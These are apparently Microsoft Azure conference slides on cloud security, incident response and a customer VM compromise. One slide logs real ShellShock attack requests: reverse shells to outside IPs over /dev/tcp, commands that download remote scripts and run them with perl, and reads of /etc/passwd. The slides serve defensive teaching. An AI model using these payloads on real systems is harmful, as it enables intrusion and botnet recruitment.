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
Assume Breach: An Inside Look at Cloud Service Provider Security

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Challenge today's security thinking



Microsoft Cloud Security Overview



Protect

Security Development Lifecycle & Operational Security Assurance

Network and Identity Isolation

Least Privilege / Just-in-Time (JIT) Access

Vulnerability / Update Management



Detect

Auditing and Certification

Live Site Penetration Testing

Centralized Logging and Monitoring

Fraud and Abuse Detection




Respond

Breach Containment


Coordinated Security Response

Customer Notification




Clouds Are Appealing to Adversaries

- ◆ Easily available free trials
- ◆ Anonymity
- ◆ Tons of compute power
- ◆ IP blocks rich with Internet-exposed services
- ◆ Concentration of vulnerable assets
- ◆ High bi-directional bandwidth





Cloud Security is a Shared Responsibility

- ◆ Azure:
 - ◆ Performs BigData analysis for intrusion detection of Azure infrastructure
 - ◆ Manages monitoring and alerting of security events of the platform
 - ◆ Employs denial of service attack mitigations and detections
 - ◆ Responds to fraud / abuse and sends Azure security notifications
- ◆ Customer:
 - ◆ Configures security of their subscription and applications
 - ◆ Security monitoring on their Virtual Machines, Roles, Website, etc.
 - ◆ Can add extra layers of deploying Azure provided security controls
 - ◆ Responds to alerts from tenant security monitoring and Azure Security notifications




Let me share a few *internal* stories...






A Day in the Life of an Incident Responder...




Azure Security Incident Response


- ◆ Goal is to protect, defend and respond to our customer needs
- ◆ Let's look at some illustrative examples
 - ◆ Unlike my books, these are not hypothetical or foreshadowing
 - ◆ These are real incidents that have occurred this year (names redacted and changed of course)



Compromised VMs: An Example




Note: although we do not monitor customer VMs and applications without their permission, we do automatically monitor the overall traffic, unusual spikes in activity and suspicious connections




Customer Response

- ◆ We notified customer of potential compromise
 - ◆ They were happy we alerted them
 - ◆ They immediately analyzed their logs, both on the VM and in Azure Storage:



- ◆ They noticed that the A/V in their VMs had been turned off



Azure Logging

- ◆ And event logs showed some...unusual...activity a few days prior:

Security Number of events: 2,011 (0) New events available

Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	10/27/2014 7:03:12 PM	Microsoft Windows security au...	4688	Process Creation
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Event 4732, Microsoft Windows security auditing.

General Details

A member was added to a security-enabled local group.

Subject:
 Security ID: RD00155D50287A\contosoadmin
 Account Name: contosoadmin
 Account Domain: RD00155D50287A
 Logon ID: 0x15F0FB


Member:
 Security ID: RD00155D50287A\user1
 Account Name: -

Group:
 Security ID: BUILTIN\Administrators
 Group Name: Administrators
 Group Domain: Builtin

Additional Information:
 Privileges: -


Log Name: Security
 Source: Microsoft Windows security
 Event ID: 4732
 Level: Information
 User: N/A
 OpCode: Info
 More Information: [Event Log Online Help](#)

Logged: 10/27/2014 7:02:59 PM
 Task Category: Security Group Management
 Keywords: Audit Success
 Computer: RD00155D50287A



Azure Logging


- ◆ The customer had not been regularly looking at the logs
 - ◆ Or pulling them into the on-premise SIEM they normally use...
 - ◆ Alerts and activity were clear and breach activity would have been immediately detected!
- ◆ Lesson: if an attacker breaches the cloud but no one looks at the data, did they really breach?
- ◆ Should customer be billed for consumption of resources resulting in breach?
 - ◆ Known vulnerability and missing patch vs. near 0-day?



ShellShock Impact

ActivityTime	Request
9/25/2014 6:54	()+{+::};+/bin/bash+-c+"wget+http://fake.itv247.net/bash/index.php"
9/25/2014 9:26	()+{+::};+/bin/bash+-c+"wget+http://19vision.com/19.php+-O+/tmp/tmp1238129282"
9/25/2014 10:24	()+{+::};+/bin/bash+-c+"curl+http://laravel.pw/a.php"
9/25/2014 12:09	()+{+::};+/bin/sh+-i+>AMP;+/dev/tcp/101.5.211.158/8080+0>;AMP;1
9/25/2014 12:34	()+{+::};+/bin/cat+/etc/passwd
9/25/2014 13:03	()+{+::};+/bin/bash+-c+"wget+http://psicologoweb.net/mc/s.php"
9/25/2014 14:13	()+{+::};+/bin/bash+-c+"telnet+namesense.com+7700"
9/25/2014 15:31	()+{+::};+/bin/bash+-c+"wget+http://91.207.254.60/.../bash.php?pass=/cgi-sys/defaultwebpage.cgi"
9/25/2014 18:48	()+{+::};+/bin/cat+/tmp/1
9/25/2014 19:05	()+{+::};+/bin/bash+-c+"ls"
9/25/2014 23:16	()+{+::};+/bin/bash+-i+>AMP;+/dev/tcp/188.165.234.95/445+0>;AMP;1
9/26/2014 3:45	()+{+::};+/bin/bash+-c+"wget+-O+/var/tmp/wow1+208.118.61.44/wow1;perl+/var/tmp/wow1;rm+-rf+/var/tmp/wow1"
9/26/2014 4:25	User-Agent:+()+{+::};+/bin/bash+-c+"wget+http://psicologoweb.net/mc/s.php/11st.co.kr"
9/26/2014 5:44	()+{+::};+/bin/bash+-c+'bin/bash+-i+>AMP;+/dev/tcp/195.225.34.101/3333+0>;AMP;1'
9/26/2014 7:04	User-Agent:+()+{+::};+sudo+yum+update+bash
9/26/2014 7:05	()+{+::};+/bin/bash+-c+"wget+---delete-after+http://stelradradiators.ru/_files/File/test.php"
9/26/2014 10:16	()+{+::};+/bin/bash+-c+"wget+---delete-after+http://remika.ru/userfiles/file/test.php"
10/2/2014 1:24	()+{+::};+/bin/bash+-c+"wget+ellrich.com/legend.txt+-O+/tmp/.apache;killall+-9+perl;perl+/tmp/.apache;rm+-rf+/tmp/.apache"

- ◆ Botnet Building 101
- ◆ 9/24: ShellShock Disclosed
- ◆ Attacks begin almost immediately
- ◆ IaaS (Linux) VMs Attacked become zombies



Tenant-level Breach Notification

- ◆ Notification to tenant admins
- ◆ Require tenant response / remediation
- ◆ 48 hour notice > Immediate Deployment Suspension > Disable Subscription


Microsoft Azure

The Microsoft Azure Safeguards Team has detected an outbound Denial of Service (DoS) attack originating from your Azure deployment (VIP: , Name:).

It is likely that your deployment has been compromised and is being used in this attack without your knowledge. Azure has seen widespread abuse of a vulnerability in Bash, commonly known as ShellShock, to launch Denial of Service (DoS) attacks from unwilling Azure tenants (details: <https://www.us-cert.gov/ncas/alerts/TA14-268A>).


We recommend that you fully patch all software, follow your OS vendor's security best practices, and close unnecessary external endpoints immediately. You should then monitor bandwidth usage carefully to ensure that the attack has been fully mitigated.

The Microsoft Azure Safeguards Team ensures that customers abide by the terms of use and investigates allegations of misuse.




Top Exposures Resulting in Tenant Breach

Risk	Mitigation
Internet Exposed RDP or SSH Endpoints	Network ACLs or Host-based Firewall; Strong passwords; VPN or SSH Tunnels
Virtual Machine Missing Security Patches	Keep Automatic Updates Enabled ;
Web Application Vulnerability	Securing Azure Web Applications ; Vulnerability scan/penetration test
Weak Admin/Co-Admin Credentials	Azure Multi-Factor Authentication ; Subscription Management Certificate
Unrestricted SQL Endpoint	Azure SQL Firewall
Storage Key Disclosure	Manage Access to Storage Resources
Insufficient Security Monitoring	Azure Security and Log Management ;






Infrastructure Protection



Security Incident Response Lifecycle



Leverages a 9-step incident response process

